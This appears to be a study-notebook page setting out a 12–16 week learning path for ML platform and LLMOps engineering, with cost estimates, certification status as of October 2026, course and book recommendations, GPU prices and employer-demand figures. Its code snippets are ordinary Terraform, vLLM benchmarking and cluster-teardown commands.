Q. One H100 at ≈ $3.17/hr, 24/7: break-even vs Sonnet 5.5 and Haiku 5.5?

A. $76.08 ÷ $3.60 ≈ 21.1M tok/day vs Sonnet. vs Haiku ≈ 423M/day, far above the GPU's ≈ 34.6M/day → never.

Q. Why can a Haiku → Sonnet cascade disappoint?

A. Escalations pay twice, caches are per model, and savings hinge on a reliable classifier. Try the best single model at lower effort + caching first.

Q. Hourly 70B full checkpoints go to another AZ. Daily cost and fix?

A. 1.12 TB × $0.02/GB ≈ $22.40 each ≈ $538/day. Same AZ ($0), keep the last few, lifecycle the rest.

Sources: Anthropic pricing · Anthropic cost-optimization guide · Anthropic Usage & Cost API · Flexera FinOps X 2026 recap · Finout FinOps X recap · Chiao: utilization vs saturation · Netdata: DCGM vs nvidia-smi · Cast AI 5% utilization (VentureBeat) · Ornn GPU price index · Mercatus GPU index · FastGPU: Oct 2026 Capacity Block hike · GCP DWS pricing · Spheron: self-host vs API · Last Week in AWS: cross-AZ · arXiv: From Grid to Chip

Topic 10 of 10

Learning Path

Oct 2026

TL;DR

- 6 stops, in order: **cloud fundamentals → containers & K8s → serve a model → RAG/agents + evals → MLOps/IaC/observability → distributed training & fine-tuning**. Run stage 4 alongside 2–3.
- Almost all of it fits in new-account credits (AWS ≤ $200, GCP $300, Azure $200) + free GPU notebooks (Kaggle ~30 GPU-h/wk) → ~$150–250 out of pocket for the whole path (est.), if you tear things down.
- 2026 cert churn: MLS-C01, AI-102, DP-100 retired; MLA-C01 → MLA-C02, AI-900 → AI-901; new: AWS AIP-C01 ($300), AI-103, AI-300, NVIDIA NCP-AAI, CNCF CNPE. Check the code on the official page right before booking.
- Employers (43,480 US postings to Jul 2026): Python 62%, cloud 55%, foundation models 51%. Platform/LLMOps roles add vLLM, K8s + GPUs, Terraform, observability; want 3–7 yrs.
- Core free/cheap curriculum: Huyen *AI Engineering* + DMLS, Made With ML, HF LLM/Agents/MCP courses, Karpathy Zero to Hero + nanochat, Ultra-Scale Playbook, Stanford CS336.
- Every stage ends in a portfolio project with an estimated cost and a "done when" check. Full plan: 12–16 weeks at ~10 h/week.

★ The road: 6 stops, and why this order

Each stop uses the one before it. You can't put a model on Kubernetes without IAM + VPC. You can't debug a slow RAG app if you don't know what TTFT and batching do. MLOps wraps all of it. Distributed training costs the most and is the rarest ask for entry roles, so it goes last.

- The ordering is **my synthesis**: it follows what job postings ask for and which cost traps catch beginners. No source ranks it officially.
- Spend climbs along the road: $0 (stage 1) → a few $ per lab (2–5) → tens of $ (stage 6). Pay for GPU time only from stage 2→3 on.
- Stage 4 needs almost no cloud spend and maps to the most common 2026 ask (foundation models in 51% of postings) → start reading for it in week 5.
- Don't skip a "done when" check. Being able to show the thing working is what turns a course into portfolio evidence.




fig. 1 — the road. Costs are my estimates from Sept–Oct 2026 list prices, credits not subtracted.

> **MEMORY TRICK: THE ORDER**
>
> **F-C-S-R-M-D** = "*Frugal Coders Spend Really Modest Dollars*": Fundamentals, Containers, Serving, RAG, MLOps, Distributed. It also reminds you of the budget rule.

★ Stages 1–2: cloud fundamentals, then containers & Kubernetes

Stage 1 — Cloud fundamentals (wk 1–2)

Why: ML platform/LLMOps postings literally say "provision compute clusters (e.g., Azure Kubernetes Service, Azure Machine Learning compute), storage, and networking" and want "Solid Terraform expertise (IaC best practices, multi-env setups)". Google's PMLE recommends 1+ yr designing on GCP. Cloud fluency is treated as a prerequisite.

- **Learn, in this order:** IAM (roles/service accounts, least privilege for training jobs + buckets) → VPC (private subnets, NAT/egress, private endpoints to model APIs + object storage) → object storage (S3/GCS/Blob for datasets + checkpoints) → GPU compute (instance families, quotas, spot) → billing (budgets/alerts, tagging, no idle clusters). DL basics in parallel.
- **Notebook pages:** 8 Security (IAM, private networking) · 3 Data (object stores) · 1 Compute (GPU families, spot) · 9 Cost (billing, FinOps).
- **Free resources:** provider credits (see below); the provider learning paths (AWS Skill Builder, Google Cloud Skills Boost, Microsoft Learn); these are the standard free routes, but I couldn't check their current catalog this round. For DL: fast.ai (~70–100 h) or Karpathy Zero to Hero (~19 h). Free GPUs: Kaggle, Colab.

- **Project A (est. ~$0–5):** Terraform a VPC with private subnets, a least-privilege IAM role/service account, an encrypted dataset bucket and a budget alert. Destroy it and recreate it from code. ← no NAT gateway, nothing idle
- **Project B ($0):** train a small char-level model (makemore → GPT) on Kaggle/Colab.
- **Done when:** `terraform destroy` then `terraform apply` rebuilds everything with zero console clicks · the job's role can read only its bucket (try another bucket → denied) · the budget alert actually fired (test with a tiny threshold).
- **Optional cert:** AWS AIF-C01 ($100), Microsoft AI-901, or Google Gen AI Leader ($99).

Product-name churn: Google renamed Vertex AI → Gemini Enterprise Agent Platform (Cloud Next 2026, live Apr 22, 2026). Vertex AI Studio → Agent Studio, Agent Engine → Agent Runtime, Agent Builder folded in, Model Garden unchanged, old links redirect. On Azure, study **Microsoft Foundry**, the platform AI-103 is built on. ⇒ prefer docs and exam guides updated after April 2026.

Stage 2 — Containers & Kubernetes (wk 3–5)

- **Learn:** Dockerfiles for ML (CUDA base images, small layers), registries, K8s Deployment / Service / HPA, managed K8s (EKS / GKE / AKS), GPU node pools (NVIDIA device plugin or GPU operator, autoscale to zero), clusters as Terraform. Postings ask for Docker + Kubernetes (GKE/AKS "preferred" in some) + Terraform.
- **Notebook pages:** 2 Containers · 1 Compute (GPU nodes) · 9 Cost (control-plane fees).
- **Free resources:** KCNA curriculum (vocabulary), Kubernetes docs, GKE's $74.40/month management-fee credit.
- **Project A:** containerize a FastAPI inference service → push to a registry → deploy on managed K8s with HPA → tear down. **Est. cost:** GKE zonal/Autopilot fee covered by the credit; EKS ~$0.10/h → ~$0.40–1 for a 4–8 h lab, plus small CPU nodes.
- **Project B (bridge to stage 3):** Terraform an EKS/GKE GPU node pool: one L4/A10G-class node, autoscale to zero, device plugin/GPU operator. **Est. ~$3–10** for a 4–6 h lab. GPU quota on trial accounts may need a paid upgrade (unverified) → request quota in week 1.
- **Done when:** `kubectl describe node` shows `nvidia.com/gpu: 1` allocatable · a pod with `limits: nvidia.com/gpu: 1` schedules and runs `nvidia-smi` · the pool drops back to 0 nodes when idle · HPA scales the CPU service under a load test.

- **Certs:** KCNA ($250) → CKA or CKAD ($445).

> **lab $ ≈ (control plane $/h + Σ node $/h) × hours left up**
>
> EKS GPU lab: ($0.10 + ~$0.50–1.50) × 4–6 h ≈ $3–10 (est.). The hours term is the one you control → tear down.

```
# Stage 2→3 lab: one L4 node that scales to zero (GKE, Terraform)
resource "google_container_node_pool" "gpu" {
  name     = "gpu-pool"
  cluster  = google_container_cluster.lab.id
  location = "us-central1-a"        # zonal → mgmt fee offset by credit

  autoscaling {
    min_node_count = 0              # idle = no GPU bill
    max_node_count = 1
  }
  node_config {
    machine_type = "g2-standard-8"  # 1× NVIDIA L4
    spot         = true             # cheap, but checkpoint or lose work
    guest_accelerator {
      type  = "nvidia-l4"
      count = 1
      gpu_driver_installation_config {
        gpu_driver_version = "LATEST"
      }
    }
  }
}
```

★ Stages 3–4: serve a model, then RAG / agents with evals

Stage 3 — Serving a model (wk 6–7)

- **Learn:** the servers postings name: **vLLM, SGLang, TGI, Triton, Ray Serve**, "with attention to GPU utilization, latency, and throughput". Metrics: TTFT, tokens/s, p95 latency. Levers: batching, KV cache, quantization, GPU choice. Also when to self-host and when to call an API.
- **Notebook pages:** 5 Inference · 1 Compute (which GPU) · 9 Cost (token economics).
- **Free resources:** vLLM docs; CS336 inference lecture (Lecture 10 per listings; Spring 2026 videos on Stanford Online's YouTube).
- **Project (est. ~$2–6 per session):** deploy vLLM serving an open 7–8B model on one L4 / A10G / L40S. Benchmark throughput + latency across batch sizes and quantization. L40S ~$0.92–0.99/h, L4 ~$0.50–1.20/h. Marketplaces (RunPod/Vast) cost less than hyperscalers.

- **Done when:** you have a table of tokens/s, TTFT and p95 for ≥ 3 concurrency levels × 2 precisions · you can explain why throughput ↑ while p95 ↑ as concurrency ↑ (bigger batches fill the GPU, but each request waits longer) · you can say which GPU you'd pick and why.

```
# Stage 3 lab: ~7.6B params × 2 B (BF16) ≈ 15 GB → fits a 24 GB L4/A10G
vllm serve Qwen/Qwen2.5-7B-Instruct \
  --max-model-len 8192 --gpu-memory-utilization 0.90

# sweep concurrency; log TTFT, tokens/s, p95 for each run
for c in 1 8 32; do
  vllm bench serve --model Qwen/Qwen2.5-7B-Instruct \
    --dataset-name random --random-input-len 512 \
    --random-output-len 128 --num-prompts 200 \
    --max-concurrency $c
done
```

Stage 4 — RAG, agents, MCP + evals (wk 8–10, reading from wk 5)

- **Learn:** RAG pipeline (ingestion → chunk/embed → vector DB → retrieval → generation), context construction, hallucinations, agents + tool calling, MCP servers/clients, tracing. Evals: retrieval recall, faithfulness, AI-as-judge, wired into CI.
- **Notebook pages:** 7 GenAI apps (RAG, agents, MCP) · 3 Data (vector DBs) · 6 MLOps (evals in the pipeline) · 8 Security (OWASP LLM, prompt injection).
- **Free resources:** HF Agents course (~20–30 h), HF MCP course (~10–15 h), HF LLM course (~12 chapters), DeepLearning.AI MCP short course. Paid but core: Huyen AI Engineering (RAG, agents, AI-as-judge chapters).
- **Project A (est. ~$0–10, mostly LLM API tokens):** RAG app + offline eval suite (recall, faithfulness, AI-as-judge) in CI. Run embeddings / local models on Kaggle/Colab to cut cost. Vector-DB free tiers exist but I didn't verify them.
- **Project B (~$0, local):** an MCP server that exposes one tool or data source, connected to an agent (frameworks from the HF Agents/MCP courses), with tracing/observability.
- **Done when:** CI goes red on a PR that drops recall or faithfulness below your threshold · traces show every tool call with inputs/outputs · you can say how big your eval set is and what it does **not** cover.
- **Certs:** AWS AIP-C01 ($300), Azure AI-103, NVIDIA NCP-AAI ($200).

★ Stages 5–6: MLOps / IaC / observability, then distributed training & fine-tuning

Stage 5 — MLOps, LLMOps, IaC, observability (wk 11–13)

- **Learn:** experiment tracking (MLflow), model registry + versioning, CI/CD (GitHub Actions): data validation → train → eval gate → canary deploy. Orchestration (Ray, Kubeflow). Terraform with multiple environments. Monitoring + drift detection (Prometheus/Grafana). LoRA/QLoRA fine-tuning on spot with checkpoint-resume.
- **Notebook pages:** 6 MLOps · 4 Training (LoRA) · 3 Data (checkpoints in object storage) · 9 Cost (spot).
- **Free resources:** **Made With ML** (MIT-licensed; Ray Data/Train/Tune/Serve, MLflow, Anyscale, KubeRay, S3; example compute g5.4xlarge). Full Stack DL 2022 for lifecycle concepts. DMLS (book) for classic ML systems.
- **Project A (est. ~$2–15):** LoRA/QLoRA fine-tune on spot, checkpoint-resume to object storage, track in MLflow, register the model, deploy behind vLLM. A100 spot from ~$0.36/h or on-demand $1.49/h × 4–10 GPU-h. QLoRA of a small model on Kaggle T4s = $0.
- **Project B (est. ~$0–10):** CI/CD for ML in GitHub Actions + drift dashboard and alert (the Made With ML pattern).
- **Done when:** you kill the spot VM mid-run and the job resumes from the last checkpoint, loss curve continuous · the registry shows a versioned model with its eval metrics · a dashboard alert fires on synthetic drift or a latency spike.
- **Certs:** AWS MLA-C02, Microsoft AI-300, Google PMLE ($200), CNCF CNPE ($445).

$$\text{spot } \$ \approx p_spot \times (H + k \times h_lost)$$

H = job hours, k = evictions, h_lost = work since last checkpoint. With no checkpoints, h_lost grows with H, so a spot run "can end up costing more than an on-demand run". Spot discounts: AWS ~57%, GCP 60–91%, Azure ~80%.

Stage 6 — Distributed training & fine-tuning at scale (wk 14–16)

- **Learn:** data / tensor / pipeline / context parallelism, ZeRO + FSDP, kernel fusion, NCCL + interconnect, MFU and memory accounting, multi-GPU orchestration (Ray, Kubeflow, SkyPilot are named in postings).
- **Notebook pages:** 4 Training · 1 Compute (H100, interconnect) · 2 Containers (Ray, Kubeflow, Slurm) · 9 Cost.
- **Free resources:** **Ultra-Scale Playbook** (HF/nanotron) · **CS336** parallelism lectures · **nanochat** (code).

- **Project A (est. ~$10–50):** reproduce Playbook experiments: DDP vs FSDP/ZeRO-3 vs TP on 2–8 GPUs; measure MFU + memory. Learn DDP basics first on Kaggle 2×T4 ($0).
- **Project B (est. ~$15–48):** nanochat speedrun: tokenizer → pretrain (CORE eval) → SFT → RL → eval → chat CLI, ~2 h on 8×H100.
- **Done when:** from model size alone you can say whether plain DDP fits or you need FSDP/ZeRO-3, and your measured memory roughly agrees · your MFU table shows how the parallel layouts compare on that hardware · nanochat answers in the chat CLI and you have its eval report.
- **Cert:** NVIDIA NCP-GENL ($200).

run $ = GPUs × hours × $/GPU-h

nanochat: 8 × 2 h × ~$3 ≈ $48 on-demand (~$15 spot) · at AWS's $6.88 → ~$110 · 1 GPU via grad accumulation: ~8× time ≈ 16 h × $1.33–2.89 ≈ $21–46

```
# Stage 6: nanochat speedrun on a rented 8×H100 node (~2 h)
git clone https://github.com/karpathy/nanochat && cd nanochat
screen -L -Logfile speedrun.log -S speedrun bash speedrun.sh

# after EVERY lab: prove nothing is still billing
terraform destroy -auto-approve
gcloud container clusters list        # expect: empty
aws eks list-clusters --output text   # expect: empty
```

!! careful

- **Idle resources** are the #1 way to overspend: one L4 node left up for a month ≈ 730 h × $0.50–1.20 ≈ $365–875 (est.), more than every project on this page combined.
- **NAT gateways** in "free" networking labs → avoid, or destroy the same day.
- **EKS extended support:** $0.10/h (~$73/mo) on standard-support versions → ~$0.60/h (~$438/mo) on extended (one source says $0.50) → keep K8s versions current.
- **GKE credit** ($74.40/mo) doesn't cover regional Standard clusters or node/compute SKUs → use zonal or Autopilot for labs.
- **Spot without checkpoints** → eviction → redo → can cost more than on-demand.
- **Stale material:** lots of prep content still targets MLS-C01, MLA-C01, AI-102 or DP-100 and uses old names (Vertex AI). Check the exam code first.
- **Free-trial GPU quota**: historically none on GCP/Azure trials; not re-checked in 2026 → don't plan stage 3 around it.

★ Certifications — status as of Oct 2026

2026 brought big churn. One writer researching AI certs found four of them "had already been retired". Rule: check the exam code on the official page right before booking. Sources disagree on several prices and dates, flagged below.

Retired or changed (don't study for the old code)

Old exam	What happened	Date	Replacement / next step	If you already hold it
AWS ML – Specialty (MLS-C01)	**RETIRED**	last exam Mar 31, 2026	AWS lists AIF-C01, MLA, Data Engineer – Assoc and the new AIP-C01 as successors (CBT Nuggets: AIP-C01 not a direct replacement)	stays active 3 yrs from date earned
AWS ML Engineer – Assoc (MLA-C01)	**CHANGED** → MLA-C02	English C01 last day Sept 28, 2026; C02 beta reg from Sept 1, 2026; non-English C01 reportedly to Jan 14, 2027	MLA-C02: same 4 domains, tasks shifted to GenAI (Bedrock, RAG, agentic). Beta start Sept 28 vs 29 (sources conflict)	same credential name, new exam version

Old exam	What happened	Date	Replacement / next step	If you already hold it
Microsoft AI-102 (Azure AI Engineer Assoc)	**RETIRED** (exam + renewals)	Jun 30, 2026	**AI-103**, a new exam (not a renamed AI-102) → Azure AI Apps and Agents Developer Assoc	renewals ended too
Microsoft DP-100 (Azure Data Scientist)	**RETIRED**	Jun 1, 2026	**AI-300**: MLOps Engineer Assoc (MLOps + GenAIOps)	—
Microsoft AI-900 (AI Fundamentals)	exam version change	Jun 30, 2026	**AI-901**; credential continues, now includes gen AI	credential continues
Microsoft PL-600	retiring	—	AB-100 (Agentic AI Business Solutions Architect Expert) is the forward path, not 1:1; "recognition still forming"	—

REMEMBER: WHO WENT "MAD" IN 2026

MLS-C01 (Mar 31) · AI-102 (Jun 30) · DP-100 (Jun 1) → retired.

Swaps: MLA-C01 → C02 · AI-102 → 103 · DP-100 → AI-300 · AI-900 → 901.

Active and new: cost, length, validity

Cert (code)	Status	Cost	Length / format	Valid	Stage
AWS AI Practitioner (AIF-C01)	active, foundational	$100	65 Q, 90 min, pass 700/1000 (3rd-party sources)	3 yrs†	1
AWS ML Engineer – Assoc (MLA-C02)	**beta** (Sept 2026)	not confirmed (C01 was ~$150, unverified)	4 domains; more Bedrock/RAG/agents	3 yrs†	5
AWS GenAI Developer – Pro (AIP-C01)	**NEW, GA**; announced Oct 15, 2025, standard reg from Mar 17, 2026	$300 (beta was $150)	85 Q, ~204 min (beta figure); EN/JA/zh-CN	3 yrs†	4
Google Prof. ML Engineer (PMLE)	active; **updated** for the Agent Platform rename	$200	2 h, 50–60 Q; 6 areas incl. serving, pipelines, monitoring, gen AI tuning; "does not directly assess coding"	2 yrs†	5
Google Gen AI Leader	active; business, non-technical	$99 (50% promo has run)	90 min, 50–60 Q, no prereqs	3 yrs	1

Cert (code)	Status	Cost	Length / format	Valid	Stage
MS AI-103 Azure AI Apps & Agents Dev	**NEW, beta** mid-2026; "GA as AI-200" claim from one prep site, unverified	conflicting: $165 / ~$99 / €126 / £106	40–60 Q, 100 or 120 min (conflict), pass 700; Python + Foundry; gen/agentic 30–40%	1 yr, free renewal†	4
MS AI-300 MLOps Engineer	**NEW**	not found	MLOps + GenAIOps	1 yr†	5
MS AI-901 AI Fundamentals	new version	not found	adds gen AI	no expiry†	1
NVIDIA NCA-GENL (LLM Assoc)	active	~$125 (also $135, ~$150 reported)	—	2 yrs	3–4
NVIDIA NCP-GENL (LLM Prof)	active	$200	—	2 yrs	6
NVIDIA NCP-AAI (Agentic AI Prof)	listed (one NVIDIA page still says "coming soon")	$200	60–70 Q, 120 min, remote (Certiverse); wants 1–2 yrs AI/ML + production agents	2 yrs†	4
CNCF KCNA / KCSA	active, entry, MC	$250 each (KCNA + course $299)	KCSA: 60 Q, 90 min, 75% pass	KCSA 24 mo	2
CNCF CKA / CKAD / CKS	active, **hands-on**	$445 (was $395; promos 35–40% off are common)	performance-based, live terminal	2 yrs†	2
CNCF CNPE (Platform Engineer)	**NEW**, launched Nov 11, 2025 (KubeCon NA)	$445 (one guide: $395)	performance-based, remote Linux desktop; 12-mo eligibility, 1 retake; CNPA = associate tier	not confirmed	5–6

† = standard rule for that program (AWS 3 yrs, Google Professional 2 yrs, Microsoft role-based 1 yr with free online renewal, Microsoft Fundamentals never expire, NVIDIA 2 yrs, CNCF 2 yrs), not re-checked for this exam in Oct 2026. NVIDIA's AI Infrastructure (NCP-AII) / AI Ops exams with hands-on parts are previewed for 2026, with no price or format yet. Kubestronaut bundle (all 5 K8s certs): $1,645 vs $1,835 bought one by one.




fig. 2 — a suggested cert ladder (my synthesis). Step 5 alternatives: NVIDIA NCP-GENL / NCP-AAI ($200).

Value signals

- Hands-on CNCF exams (CKA/CKAD/CKS/CNPE) are probably a stronger skill signal than multiple-choice cloud-AI exams, because you have to work in a live terminal. ← *inferred from format, no employer survey*
- Gen AI Leader is "for anyone… with or without hands-on technical experience" → literacy, not engineering. PMLE recommends 3+ yrs in industry.
- NCP-AAI: third-party prep is "less mature" → anchor on NVIDIA's blueprint + DLI courseware.
- No data found on how often postings require specific certs → projects beat badges; use certs as structure and a tiebreaker.
- Ladder cost if you buy everything at list: ~$100 + $250 + associate (TBC) + $445 + $200–300 + $445 ≈ $1,440–1,540 + associate. Wait for CNCF promos.

★ Books & courses — who each is for

Resource	Format · cost	Size / time	Who it's for · what it's good at	Stage
Huyen, AI Engineering (O'Reilly, Dec 2024)	book, paid	534 pp, intermediate–advanced	engineers shipping foundation-model apps. Evals (AI-as-judge), RAG, agents, PEFT finetuning, latency/cost. Praised for concepts over tools; some find it dense, and the math needs extra reading	4
Huyen, Designing ML Systems (DMLS)	book, paid	—	classic ML systems. AI Engineering "builds upon" it; "real systems often use both"	1, 5
Made With ML (Goku Mohandas)	free, MIT, ~49.7k ★	course + codebase	people who can train a model but have never shipped one: testing, CI/CD, tracking, orchestration, serving with Ray + MLflow	5

Resource	Format · cost	Size / time	Who it's for · what it's good at	Stage
Full Stack Deep Learning (2022)	free "forever"	lectures + labs	whole ML lifecycle, problem definition → continual learning; tools dated, no newer run confirmed	5
fast.ai	free	~70–100 h over 2–4 months	strong programmers new to DL, practice-first; often paired with Andrew Ng's courses for theory	1
Karpathy, *Zero to Hero*	free video	~19 h	newcomers who want it from scratch: micrograd/backprop → GPT	1
HF LLM Course	free	~12 chapters	transformers → fine-tuning with the HF stack	3–4
HF Agents Course	free, Apache-2.0	~20–30 h, 4 units	basic Python + LLM. Fundamentals → smolagents / LlamaIndex / LangGraph → agentic RAG → final project, leaderboard, certificate. Bonus units on function-calling fine-tuning and observability/eval	4
HF MCP Course	free, built with Anthropic	~10–15 h	building MCP clients + servers with SDKs (Python/TS); needs API basics	4
DeepLearning.AI "MCP: Build Rich-Context AI Apps"	short course, with Anthropic; 2026 pricing not checked	short	a shorter alternative to the HF MCP course	4
Ultra-Scale Playbook (HF/nanotron, ~Feb–Mar 2025)	free	long-form book	1 GPU → thousands: DP/TP/PP/CP, ZeRO, kernel fusion. Based on 4,000+ scaling experiments on up to 512 GPUs. Gives a *benchmarking method*, not one recipe	6
Stanford CS336, LM from Scratch	free lectures (Spring 2026, YouTube) + public assignments	a semester	building LMs from scratch: tokenization, parallelism, inference, data, post-training/RLVR. AI "Basics" uses TinyStories + OpenWebText and is test-driven via `tests/adapters.py`	3, 6
Karpathy, nanochat	free code	~2 h on 8×H100	end-to-end capstone: tokenizer → pretrain → SFT → RL → eval → chat. Launch claim (Oct 2025) was "$100, 4-hour"; README now ~$48 / ~$15 spot	6
Alammar & Grootendorst, *Hands-On LLMs*	book (O'Reilly)	not verified this round	often listed for LLM apps; date and content not confirmed here	3–4

- Minimal stack if short on time: **Zero to Hero → Made With ML → *AI Engineering* + HF Agents → Ultra-Scale Playbook + nanochat.**
- DMLS = traditional ML, *AI Engineering* = foundation models. The `aie-book` repo has the TOC, chapter summaries, study notes and a resources list → use it as your reading guide.

★ Free credits & cheap GPUs

AWS

Accounts opened after **Jul 15, 2025**: pick a Free or Paid plan. $100 credit + up to $100 more for onboarding tasks = ≤ $200, expires 12 months after signup. 30+ always-free services. The old 12-month free tier only applies to older accounts. (One comparison table says AWS has no blanket credit; sources conflict.)

Google Cloud

$300 for 90 days + Always Free tier. Billing does not start automatically when the trial ends; you have to activate a paid account. GKE: $74.40/mo credit per billing account against the management fee (zonal/Autopilot only).

Azure

$200 for 30 days, 25+ always-free services, some services free for 12 months. When the credit ends the subscription is downgraded, not charged. Shortest window → use it for a focused sprint (e.g. the AI-103 / Foundry labs).

Free GPU notebooks

- **Kaggle:** ~30 GPU-h/week (P100 16 GB or 2×T4), 12-h sessions. The quota "floats" and isn't documented. 2×T4 is enough to learn DDP.
- **Colab free:** no published quota → fine for experiments, not something to plan around.
- **Lightning AI free plan:** 15 credits/month ≈ 22 T4-hours.

Cheap rented GPUs (on-demand $/GPU-h, Sept 2026 aggregator data)

GPU	Marketplace / neocloud	Hyperscaler	Use it for
T4 / P100	free on Kaggle/Colab	—	stage 1, QLoRA on small models, DDP basics
L4 (24 GB)	~$0.50–1.20 (low-authority source)	—	stage 2–3 GPU pool, 7–8B vLLM
A10G (24 GB)	~$0.75–1.50 (low-authority source)	AWS g5 family (Made With ML uses g5.4xlarge)	stage 3, small fine-tunes
L40S (48 GB)	$0.92 Hostinger · $0.99 RunPod	—	stage 3 benchmarks, bigger KV cache

GPU	Marketplace / neocloud	Hyperscaler	Use it for
A100 80 GB	$1.49 Jarvislabs / RunPod Secure · $2.06 Lambda · RunPod spot from ~$0.36	$3.43 AWS	stage 5 LoRA/QLoRA
H100	Vast from $1.33 · RunPod $2.89 · Lambda $3.29 (marketplaces $1.49–2.50)	$3.00–6.98; AWS $6.88 on-demand, ~$2.96 spot (p5.48xlarge)	stage 6, nanochat

These are vendor/aggregator figures, not provider price lists. No reliable 2026 spot data for L4/A10G. **Strategy:** spend credits on the CPU / networking / K8s stages, use free notebooks for learning-size GPU work, rent marketplace GPUs for stages 3, 5 and 6. Pay hyperscaler GPU prices only when the point of the lab is the hyperscaler (e.g. a GKE/EKS GPU node pool).

CREDITS CHEAT-LINE
"**2-3-2, year-quarter-month**": AWS $200 / 12 mo · GCP $300 / 90 days · Azure $200 / 30 days. Kaggle ≈ 30 free GPU-h every week.

★ What employers ask for (2025–26 postings)

Big sample: Axial Search, 43,480 US AI-engineering postings (through Jul 2026)

- Skill frequency: Python 62% · cloud platforms 55% · foundation models 51% → employers want breadth across the stack.
- Pace: ~1,550 new US AI-engineering roles/week, steady through H1 2026.
- Who's hiring: professional services 28%, technology 24%, IT services 15%.
- Seniority: IC-heavy, centered on people 3–7 years into their careers.

Other data points

- 365 Data Science (1,000 postings): Python required in 71%. One dataset puts AWS at 32.9% and Azure at 26% among cloud skills (came via a search summary; which report it's from isn't confirmed) → **AWS leads posting share**.
- Interview Query: fine-tuning LLMs, building RAG pipelines and vector-DB work "command a premium".

ML platform / LLMOps postings (snapshot of ~8 listings, not a survey)

- Experience: 3–7 yrs, e.g. "5-7 years of experience in MLOps, LLMOps, AI/ML Platform Engineering".
- Serving: vLLM, SGLang, TGI, Triton, Ray Serve, tuned for GPU utilization, latency and throughput.

- Platform: Kubernetes (GKE/AKS "preferred" in some), Ray, Kubeflow, multi-GPU orchestration, SkyPilot.
- IaC: Terraform for clusters + networking. Basics: Python, Docker, Git, CI/CD.
- Observability: monitoring, model versioning, drift detection, Prometheus/Grafana.
- Nice-to-have: LoRA/QLoRA, RAG + vector DBs, LLM eval frameworks.

Weak or conflicting claims (treat as directional)

- "~1.6M open AI positions vs ~518k qualified" doesn't fit with ~1,550 US postings/week. "Agentic AI" mentions +986% (2023 → 2024) and avg salary > $206k (2025): original source unclear.
- Headline YoY growth claims range from ~70% to 143% across 2026 pages using different datasets. Axial's 43k sample is the most transparent.

> *pro tip →*
> **Use the posting's words in your project names.** The projects on this page map 1:1 onto posting language: "vLLM throughput benchmark", "Terraform GPU node pool", "RAG eval suite in CI", "LoRA on spot with checkpointing". Put those exact phrases in your repo READMEs and résumé.
>
> Career switcher? Platform/LLMOps roles skew 3–7+ yrs. The realistic way in is an AI engineer / applied LLM role (stages 1–4), with platform skills (5–6) added on the job.

★ 12–16 week plan

Assumes ~10 h/week (my assumption). **16 weeks** = every row. **12-week fast track** = skip or merge the 4 rows marked *. Links = notebook page to read that week.

Wk	Stage	Learn (page)	Build / do	Checkpoint
1	1	IAM, VPC, object storage, budgets (8, 3, 9)	1 account + budget alert; request GPU quota now; Terraform VPC + IAM role + bucket	destroy → apply rebuilds it
2	1	GPU families, quotas, spot (1); Zero to Hero lectures	char-level model on Kaggle	trained model, $0 spent
3	2	Dockerfiles for ML, registries (2)	FastAPI inference container → registry	image runs from the registry
4	2	Deployment / Service / HPA; control-plane fees (2, 9)	deploy on GKE zonal/Autopilot or EKS; load test; tear down	HPA scales; cluster gone

Wk	Stage	Learn (page)	Build / do	Checkpoint
5	2→3	GPU node pools, device plugin (1); start AI Engineering RAG chapters (7)	Terraform GPU node pool, min 0	GPU pod runs; pool back to 0
6	3	vLLM, KV cache, batching (5)	serve a 7–8B model on L4/L40S; first benchmark	TTFT / tok/s / p95 table
7*	3	quantization; self-host vs API math (5, 9)	re-run with quantized weights; write up	1-page benchmark report
8	4	RAG pipeline, vector DBs (7, 3)	ingest → vector DB → retrieve → generate	answers cite retrieved chunks
9	4	evals: recall, faithfulness, AI-as-judge (6)	eval suite in CI	CI blocks a regression
10*	4	agents, MCP, tracing, prompt injection (7, 8)	MCP server + agent + traces (HF MCP course)	every tool call traced
11	5	tracking, registry, CI/CD (6)	Made With ML pattern: train → eval gate in GitHub Actions	green pipeline, versioned model
